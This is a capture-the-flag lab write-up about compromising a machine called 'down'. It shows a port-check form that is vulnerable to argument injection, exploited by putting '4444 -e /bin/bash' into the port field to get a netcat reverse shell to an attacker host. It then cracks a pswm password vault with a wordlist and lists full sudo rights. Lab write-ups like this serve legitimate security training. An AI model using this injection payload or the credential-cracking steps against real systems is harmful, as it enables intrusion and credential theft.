
Is the port refused, or is it just you?

Please enter an IP.

Please enter a port number.

Is it refused?

In this new function, if we make a request to a unkown host we will get this error and searching in google we can confirm that is using `nc`



inverse host lookup failed: Unknown host

Stack Overflow
3 respuestas · hace 7 años

Why node nc (netcat) give error "inverse host lookup failed

"**Inverse host lookup failed**" simply means that nc wanted to print which **host** name 10.0.0.10 corresponds to, but couldn't. **UNKNOWN** is simply what it then prints ...


Why is Netcat throws **forward host lookup failed** ... 1 respuesta 28 dic 2021
postgres container throws "**forward host lookup failed** 1 respuesta 1 oct 2019
Más resultados de stackoverflow.com

Raspberry Pi Stack Exchange
https://raspberrypi.stackexchange.com › ... · Traducir esta página

netcat fails from one host but suceeds from others all on ...

29 nov 2024 — The "**inverse host lookup failed**" messages are harmless, and you're only getting them because you've specified a high level of verbosity.

So lets get a reverse shell:



Is the port refused, or is it just you?

10.8.6.189


4444 -e /bin/bash

Please enter a number.

Is it refused?


It is up. It's just you! 😝

In order to bypass this, lets use burp:



```
POST /index.php?expertmode=tcp HTTP/1.1
Host: 10.10.87.59
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.10.87.59
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.10.87.59/index.php?expertmode=tcp
Upgrade-Insecure-Requests: 1
DNT: 1
Priority: u=0, i

ip=10.8.6.189&port=4444 -e /bin/bash
```




```
❯ nc -nlvp 4444
Connection from 10.10.87.59:44878

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilage Escalation

Once in, investigating the Aleks' home directory, there is a content apparently encrypted in `pswm`



```
pswm
www-data@down:/home/aleks/.local/share/pswm$ ls -la
total 12
drwxrwxr-x 2 aleks aleks 4096 Sep 13  2024 .
drwxrwxr-x 3 aleks aleks 4096 Sep 13  2024 ..
-rw-rw-r-- 1 aleks aleks  151 Sep 13  2024 pswm
www-data@down:/home/aleks/.local/share/pswm$ cat pswm
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pptORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==www-data@down:/home/aleks/.local/share/pswm$ |
```

So I used this decryptor in order to find the master password and discover Aleks' password

```shell
❯ python3 pswm-decrypt.py -f code -w /usr/share/wordlists/rockyou.txt

[+] Master Password: flower
[+] Decrypted Data:
+------------+----------+----------------------+
| Alias      | Username | Password             |
+------------+----------+----------------------+
| pswm       | aleks    | flower               |
| aleks@down | aleks    | 1uY3w22uc-Wr{xNHR~+E |
+------------+----------+----------------------+
```

Once logged as *aleks* we can execute whatever as whoever so lets get the root:

```shell
aleks@down:~/.local/share/pswm$ sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User aleks may run the following commands on down:
    (ALL : ALL) ALL
```